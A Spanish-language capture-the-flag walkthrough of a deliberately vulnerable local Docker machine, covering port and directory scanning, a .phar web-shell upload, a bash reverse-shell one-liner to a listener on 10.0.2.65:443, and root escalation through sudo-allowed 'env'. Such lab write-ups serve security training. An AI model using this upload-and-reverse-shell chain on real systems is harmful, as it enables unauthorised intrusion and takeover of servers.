Arrancamos la máquina.

```
❯ sudo bash auto_deploy.sh upload.tar
[sudo] contraseña para kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Realizamos un ping para comprobar la conectividad y según el ttl que vemos sabemos que estamos ante una Linux.

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.055 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
```

Con nmap escaneamos los puertos para conocer que servicios tiene cada uno.

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Upload here your file
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Observamos las tecnologías que tiene la web, pero nada interesante.

```
❯ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][A
pache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Upload here your file]
```


Buscamos archivos y directorios ocultos que hay en la web. Vemos upload.php

```
❯ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,pn
g,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,sh,tar,tar.gz,ttf,py,png,svg,conf,backup,rar,7z,woff,eot,exe,
bin,pl,aspx,pcap,ts,log,js,bak,pcapng,css,gif,webp,rb,jpg,htm,xml,json,md,asp,php,jpeg,woff2,ini,ol
d,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1361]
/uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/upload.php           (Status: 200) [Size: 1357]
```


Vamos a probar subiendo una shell.phar que es una extensión que permite ejecutar php y suele estar menos sanetizada.



Vemos que se sube a la carpeta uploads, previamente vista con gobuster.



Comprobamos si funciona y además sabiendo que usuario somos y a que grupo pertenecemos.



Con el one-liner de siempre con la ip de la Kali y el puerto que dejamos a la escucha nos lanzamos una reverse shell.

```
172.17.0.2/uploads/shell.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```


Ya estaríamos conectados a la máquina.

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 41182
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bcd2dd1efe0f:/var/www/html/uploads$
```

Vemos que solo hay 1 usuario que posee bash.

```
www-data@bcd2dd1efe0f:/var/www/html$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
```

Con sudo -l podemos que podemos ejecutar con privilegios root el binario ‘env’



Por lo tanto, ejecutamos en entorno de una bash previamente con el binario ‘env’. Listo.